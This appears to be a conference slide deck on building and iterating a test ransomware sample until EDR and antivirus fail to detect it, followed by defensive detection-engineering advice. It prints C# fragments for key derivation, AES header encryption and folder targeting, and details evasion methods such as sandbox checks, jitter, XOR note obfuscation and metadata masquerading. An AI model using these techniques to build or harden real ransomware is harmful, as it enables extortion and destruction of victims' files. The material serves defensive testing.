
How many versions did it take to reach the full encryption scope?



DIGITAL FORENSICS & INCIDENT RESPONSE SUMMIT & TRAINING 2026

Crucial Question #3 - The Answer


22 versions



DIGITAL FORENSICS & INCIDENT RESPONSE SUMMIT & TRAINING 2026

Crucial Question #4

What allowed the ransomware activity to succeed?



DIGITAL FORENSICS & INCIDENT RESPONSE SUMMIT & TRAINING 2026

Ransomware Evolution

version #1 | Detection event: AntiRansomware_091a7e

version #2 | Detection event: AntiRansomware_096332 | Ultra-Stealth Jitter & Sequential Optimization: Introduced 30-60s file-processing delays, sequential disk-scan hints (FileOptions.SequentialScan), forced disk flushes (fs.Flush(true)), and extended sandbox uptime/RAM thresholds to bypass heuristic detection and trigger behavioral anti-ransomware monitoring


version #3 | Detection event: AntiVirus_Gen:Heur.Ransom.**HiddenTears**.1 | Base64 Note Obfuscation & Medium Jitter: Moved plaintext strings of the ransom note into a Base64-encoded array (B64Msg) to evade static signatures, reduced file-processing jitter to 15-30 seconds, and shortened the startup delay to 60 seconds, re-triggering classical heuristic antivirus alerts

version #4 | Detection event: AntiVirus_Gen:Variant.Ransom.**Chaos**.7 | Baseline Stealth Implementation: Utilizes a standard execution loop with Base64 extension mapping (ObfuscatedExts), standard header-only 4096-byte encryption (EncryptFileHeader), 5-15 second file jitter, and plaintext HTML payload generation, resulting in a distinct threat family variant signature

version #5 | **Result: Full stealth capability achieved while operating in "Detection Only" mode**

Ransomware Evolution

version #3 | Detection event:
AntiVirus_Gen:Heur.Ransom.HiddenTears.1



1. Local symmetric key creation

```
string secretInput = "******************" + "**********************" + ******** + ********;
byte[] key;
using (SHA256 sha256 = SHA256.Create()) {
    key = sha256.ComputeHash(Encoding.UTF8.GetBytes(secretInput));
```

2. Symmetric encryption using that key

```
using (Aes aes = Aes.Create())
{
    aes.Key = key;
    aes.IV = iv;
    aes.Mode = CipherMode.CBC;
    using (var ms = new MemoryStream())
    {
        using (var cs = new CryptoStream(ms, aes.CreateEncryptor(), CryptoStreamMode.Write))
        {
            cs.Write(buffer, 0, buffer.Length);
```

3. Configurable/predefined folders selected for encryption

```
string[] targetDirs = {
    Path.Combine(userProfile, "Desktop"),
    Path.Combine(userProfile, "Documents"),
    Path.Combine(userProfile, "Downloads"),
    Path.Combine(userProfile, "OneDrive"),
    Path.Combine(userProfile, "Dropbox"),
    Path.Combine(userProfile, "Google Drive", "My Drive")
};

List<string> filesToProcess = new List<string>();
foreach (string dir in targetDirs) {
    if (Directory.Exists(dir)) {
        GatherFiles(dir, filesToProcess);
```

4. Encryption of targeted files using the locally derived key

```
foreach (string file in filesToProcess)
```

```
EncryptFileHeader(file, key);
```

DIGITAL FORENSICS & INCIDENT RESPONSE SUMMIT & TRAINING 2026

Ransomware Evolution

version #4 | Detection event:
AntiVirus_Gen:Variant.Ransom.Chaos.7

1. Destructive encryption

```
using (FileStream fs = new FileStream(filePath, FileMode.Open, FileAccess.ReadWrite,
```

```
byte[] encryptedHeader = ms.ToArray();
fs.Position = 0;
fs.Write(iv, 0, 16);
fs.Write(encryptedHeader, 0, Math.Min(encryptedHeader.Length, bytesToRead));
```

2. Speed-focused attack strategy

```
if (fs.Length < 100) return;
int bytesToRead = (int)Math.Min(fs.Length, headerSize);
byte[] buffer = new byte[bytesToRead];
fs.Read(buffer, 0, bytesToRead);
```

3. Selective encryption based on file extension and size

```
private static readonly string[] ObfuscatedExts = { "LmRvYw==", "LmRvY3g=", "Lnhscw==", "Lnhsc3g=", "LnBkZg==", "LnR4dA==" };
```

```
foreach (string file in Directory.GetFiles(root)) {
    if (exts.Contains(Path.GetExtension(file))) list.Add(file);
```

```
if (fs.Length < 100) return;
```

4. AES encryption with locally generated cryptographic material

```
byte[] key;
using (SHA256 sha256 = SHA256.Create()) {
    key = sha256.ComputeHash(Encoding.UTF8.GetBytes(secretInput));
```

```
EncryptFileHeader(file, key);
```

```
byte[] iv = new byte[16];
new RNGCryptoServiceProvider().GetBytes(iv);
```

```
using (Aes aes = Aes.Create())
{
    aes.Key = key;
    aes.IV = iv;
    aes.Mode = CipherMode.CBC;
```

```
using (var cs = new CryptoStream(ms, aes.CreateEncryptor(), CryptoStreamMode.Write))
{
    cs.Write(buffer, 0, buffer.Length);
```

Sources:
https://www.fortinet.com/blog/threat-research/evolution-of-chaos-ransomware-faster-smarter-and-more-dangerous
https://zensec.co.uk/chaos-ransomware-decryption-and-recovery/

DIGITAL FORENSICS & INCIDENT RESPONSE
SUMMIT & TRAINING 2026

Ransomware Evolution

Version #5 introduces multiple evasion and stealth techniques designed to **reduce exposure to static analysis**, **sandbox analysis**, **behavioral detection**, and **ransomware-specific heuristics**:

- **Ransom Note XOR Obfuscation**: The ransom message text is obfuscated into an XOR-encrypted byte array (EncryptedNote) using a specific key (XorKey = ****) to hide strings from signature scanners and prevent detection signatures associated with malware families like "Chaos" or "HiddenTears".
- **Sandbox Environment Validation**: The IsRealEnvironment() method verifies system legitimacy by checking that installed physical memory is at least 4 GB (memKb >= (4 * 1024 * 1024)) and system uptime is at least 10 minutes (Environment.TickCount >= 600000).
- **Dynamic Cryptographic Key Generation**: Instead of using a static, hardcoded encryption key, the key is dynamically computed using a SHA256 hash derived from hardcoded string components combined with two local system-specific variables.
- **Initial Startup Delay**: The program executes a 1-minute pause (Thread.Sleep(60000)) immediately at launch to bypass standard process-start monitoring windows.
- **Restricted Directory Targeting**: File enumeration is strictly limited to specific user-centric directories (*Desktop*, *Documents*, *Downloads*, *OneDrive*, *Dropbox*, and *Google Drive*), restricting enumeration to predefined user-centric directories and avoiding explicit traversal of Windows/system directories.

DIGITAL FORENSICS & INCIDENT RESPONSE
SUMMIT & TRAINING 2026

Ransomware Evolution

- **Selective File-Type Targeting**: Encryption is restricted to *.doc*, *.docx*, *.xls*, *.xlsx*, *.pdf*, and *.txt*, avoiding indiscriminate modification of every file type and reducing overall filesystem activity.
- **Behavioral Evasion** via **Jitter**: A randomized thread sleep of 20 to 40 seconds (Thread.Sleep(jitter.Next(20000, 40000))) is introduced between file encryption actions to evade "Predictive Ransomware" heuristic engines that flag rapid, high-volume file modifications.
- **Partial Header-Only Encryption**: Performance and disk footprints are optimized by encrypting only the first 4,096 bytes of a target file using AES-CBC with a randomly generated initialization vector (RNGCryptoServiceProvider), rather than rewriting the entire file.
- **Original File Extension Preservation**: The ransomware modifies files in place without renaming them or appending a new extension, avoiding mass-renaming behavior and removing a potential indicator used by ransomware-specific behavioral detection to identify encryption activity..

DIGITAL FORENSICS & INCIDENT RESPONSE SUMMIT & TRAINING 2026

- **File Filtering** and **Canary Evasion**: The program skips hidden files (FileAttributes.Hidden), paths containing $, and files smaller than 100 bytes (fs.Length < 100) to reduce unnecessary file operations and avoid potentially suspicious or trap-like files.
- **Runtime Decryption of Payload**: The ransom note is held in an encrypted byte array and only decrypted into memory at runtime right before dropping the HTML file or displaying the alert boxes, preventing static file string extraction.

Ransomware Evolution

Version #6 | Detection event: AntiVirus_Gen:Heur.Ransom.HiddenTears.1 | Linear Processing: 1-3s delay between files

Version #7 | Detection events: AntiVirus_Gen:Heur.Ransom.HiddenTears.1 + AntiRansomware_97aa6c | Linear Processing with Smart File-Handling Logic (full encryption for .txt files and header-only encryption for others)

Version #8 | Detection events: AntiVirus_Gen:Heur.Ransom.HiddenTears.1 + AntiRansomware_bd5e41 | Stealth "Burst and Rest" Processing Pattern (process several files in a short burst, then pause before the next burst)

Version #9 | Detection event: AntiVirus_Gen:Heur.Ransom.HiddenTears.1 | Stealth "Burst and Rest" Processing Pattern combined with Smart File-Handling Logic (full file encryption for .txt files and header-only encryption for others)

Version #10 | Detection events: AntiVirus_Gen:Heur.Ransom.HiddenTears.1 + AntiRansomware_5713af | XOR-obfuscated ransom note + "Batch and Breathe" Processing Logic (process a defined batch of files, then introduce a longer pause before continuing with the next batch)

Version #11 | Detection event: AntiVirus_Gen:Heur.Ransom.HiddenTears.1 | Removal of the "Batch" Pulse (the recurring burst of file operations created by processing multiple files consecutively before each pause) in favor of a randomized delay after every file, producing a lower-frequency file-processing pattern

DIGITAL FORENSICS & INCIDENT RESPONSE SUMMIT & TRAINING 2026

Version #12 | Detection event: AntiVirus_Gen:Heur.Ransom.HiddenTears.1 | Removal of Aes.Create() and CryptoStream in favor of a manual byte-manipulation loop (ProcessFileStealth) + 3-9s delay between file operations

Ransomware Evolution

Version #13 | Detection event: AntiVirus_Gen:Heur.Ransom.HiddenTears.1 | Thread Decoupling by delaying file operations + API Masking by using Directory.EnumerateFiles with SearchOption.AllDirectories, resembling standard backup or indexing activity + I/O Pattern Modification by overwriting only the first 4 KB of each file with XOR-transformed data + Static Cleanup by moving target-extension checks to Path.GetExtension inside the processing loop

Version #14 | Detection event: AntiVirus_Gen:Heur.Ransom.HiddenTears.1 | Ransom Note Signature Obfuscation by moving the most signature-heavy content into the XOR-obfuscated EncryptedNote array + maintained 20-40s jitter

Version #15 | Detection event: AntiVirus_Gen:Heur.Ransom.HiddenTears.1 | Reduced Randomized Jitter: 10-20s between file operations

Version #16 | Detection events: AntiVirus_Gen:Heur.Ransom.HiddenTears.1 + AntiRansomware_875c78 | Reduced Randomized Jitter: 5-10s between file operations

Version #17 | Detection event: No detection event, but no files were encrypted due to faulty logic | Replacement of cryptographic operations with a raw XOR byte transformation + Order Randomization by shuffling the target-file list to disrupt the "Linear Crawl" (predictable sequential traversal pattern) + Header-Only Processing by modifying only the first 8 KB of each file

Version #18 | Detection event: AntiVirus_Gen:Heur.Ransom.HiddenTears.1 | Stream-Based File Processing by replacing whole-file in-memory operations with FileStream and FileShare.Read + Finalization Logic by moving the ransom-note operation into a finally block

DIGITAL FORENSICS & INCIDENT RESPONSE SUMMIT & TRAINING 2026

Ransomware Evolution

Version #19 | **Result**: **Full stealth capability achieved while operating in "Detection Only" mode** | Replacement of standard .NET AES classes with manual XOR byte manipulation resembling generic data processing + Cloud File Compatibility by using FileShare.ReadWrite to prevent file-access conflicts with files concurrently handled by OneDrive

Version #20 | **Result**: **Full stealth capability achieved while operating in "Detection Only" mode** | Manual character-by-character recalculation of the EncNote array using XOR + Clean ransom note decoding, producing a valid English header without unexpected symbols or encoding artifacts

Version #21 | Detection event: Static Analysis | Result: no files were encrypted due to faulty logic in "Your PC is protected" mode | Output Filename Neutralization by renaming the executable to a less conspicuous filename + Assembly Metadata Addition by introducing basic executable metadata + String Literal Obfuscation by encoding filenames and file paths or splitting them into smaller fragments

Version #22 | Detection event: Static Analysis | **Result**: **all files were encrypted due to evasive logic in "Your PC is protected" mode** | Simplified File I/O by removing recursive directory traversal from the file-processing loop + Consent Loop Removal by replacing the infinite/blocking MessageBox loop with a single prompt, eliminating repeated process-blocking behavior

DIGITAL FORENSICS & INCIDENT RESPONSE SUMMIT & TRAINING 2026

Version #22 introduces further evasion and stealth techniques designed to **reduce exposure to static analysis**, **sandbox analysis**, **behavioral detection**, and **ransomware-specific heuristics**:

Ransomware Evolution

- **Unmanaged API Memory Check Integration**: The utility invokes GetPhysicallyInstalledSystemMemory via platform invoke (DllImport("kernel32.dll")) to retrieve physical hardware capacity, ensuring sandbox environment verification relies on underlying hardware metrics rather than easily spoofed managed properties.
- **Randomized File Selection Subsampling**: Rather than targeting all enumerated documents sequentially or entirely, the sample uses a pseudo-random number generator (Random.Next()) to shuffle the discovered file list and extracts a random subset via .Take(6), limiting execution duration and reducing the host file system footprint.
- **Concurrent File Share Access Mode**: The file stream creation uses FileShare.ReadWrite access parameters to open files currently locked or utilized by other running processes, reducing access violations and maintaining stealthy execution continuity.
- **Dynamic Victim Identification Derivation**: victimID is calculated at runtime from the hostname hash string, avoiding static identifiers.
- **Multi-Vector User Notification Delivery**: Writes an HTML recovery document, launches it via the default system shell (Process.Start with UseShellExecute = true), and triggers a modal error prompt upon completion.
- **In-Place XOR Buffer Transformation**: File modification is performed using a lightweight, rolling-key XOR byte transformation implemented directly on a read-write byte buffer rather than heavy cryptographic providers, minimizing system API calls and reducing behavioral footprint markers.

DIGITAL FORENSICS & INCIDENT RESPONSE
SUMMIT & TRAINING 2026

Ransomware Evolution

- **Assembly Metadata Masquerading / Binary Spoofing**: Embeds Microsoft-like assembly attributes to appear legitimate during basic metadata checks and initial analyst inspection.
- **Guaranteed Execution** via **Managed Clean-Up** (**finally Block**): Calls DropFinalPayload in Main's finally block, attempting note deployment even if the main routine throws.
- **Pure In-Memory Key Derivation**: Derives cryptographic keys in RAM via SHA256.Create() from process strings and system parameters, leaving no key-related disk artifacts, staging files, or registry entries for post-execution forensic recovery.

- **Sub-Threshold Volume** & **Velocity Rate Evasion**: Behavior-based EDR anti-ransomware engines use rate-of-change heuristics to flag processes opening, modifying, or renaming dozens of files in short periods. Limiting targets to 6 (.Take(6)) and adding 5-10-second delays between files (Thread.Sleep(rng.Next(5000, 10000))) keeps activity far below thresholds for automated process termination or alerts.

- **Silent Exception Suppression** (**Anti-Telemetry**): Uses empty catch handlers to suppress handled exceptions, reducing crashes and associated Windows Error Reporting (WER) diagnostics.


DIGITAL FORENSICS & INCIDENT RESPONSE SUMMIT & TRAINING 2026

Balancing EDR Evasion with Operational Speed: A 5-to-10-second delay (5000 to 10000 ms) across only 6 files ensures that the total execution time is fast (about 30 to 60 seconds total), while still injecting enough artificial latency between individual file writes to break up automated behavioral "burst" detection signatures used by endpoint security solutions.

Detection Engineering Must Be Environment-Specific

- **Avoid creating generic detection rules** - **overly broad rules create excessive false positives** and **analyst fatigue**.
- **There is no universal ransomware detection strategy**.
- **Organizations should continuously test their deployed EDR**, rather than assume it detects every ransomware implementation or behavioral variation.
- **Red Team exercises should replicate realistic ransomware behavior against the organization's deployed endpoint defenses to identify detection gaps, telemetry limitations, and evasion opportunities.**

Detection engineering should therefore follow an iterative cycle:



DIGITAL FORENSICS & INCIDENT RESPONSE SUMMIT & TRAINING 2026

- **Testing should include low-and-slow, randomized, partial-file, and low-volume modification patterns**.
- Identified weaknesses should become inputs for **Purple Team** exercises, where **Red Team**, **Blue Team**, and detection engineering **work together to determine whether the gap can realistically be addressed**.

Assume the Adversary Knows Your EDR

An organization should not depend on its EDR product or configuration remaining unknown to an attacker.

An insider, contractor, or compromised employee account may provide an adversary with knowledge of:

- EDR vendor and deployed sensor version
- Endpoint configuration and security controls
- Software installed across the environment
- Logging and monitoring capabilities
- Organizational security controls and defensive architecture

A malicious insider could reproduce the organization's endpoint security configuration outside the corporate environment and **iteratively test malware against it before deployment**.

The defensive assumption should therefore be:

DIGITAL FORENSICS & INCIDENT RESPONSE SUMMIT & TRAINING 2026

The attacker may know exactly which endpoint protection technology is deployed and **may have optimized the payload specifically against it**.

This makes independent validation of the deployed security stack particularly important.

Build Telemetry Around Your Environment

Instead of attempting to collect every possible Windows event or file operation, **organizations should determine which telemetry provides meaningful detection value within their own infrastructure**.

Where native endpoint telemetry is insufficient, additional endpoint instrumentation may be justified. For example, organizations can deploy and centrally configure Sysmon or equivalent endpoint telemetry across selected systems to capture security-relevant events that support organization-specific detection engineering.

The objective is not:

~~Collect everything and write rules for everything.~~

It is:

Determine which attacker behaviors matter in our environment, identify the telemetry required to observe them, collect that telemetry, and build detections that have been validated against realistic attacks.

DIGITAL FORENSICS & INCIDENT RESPONSE SUMMIT & TRAINING 2026

From Generic Rules to Evidence-Based Detection Engineering

A mature detection program should not begin with: "What ransomware detection rules can we implement?"

It should begin with: "How can stealth ransomware be detected in our environment despite having EDR deployed across our endpoints?"

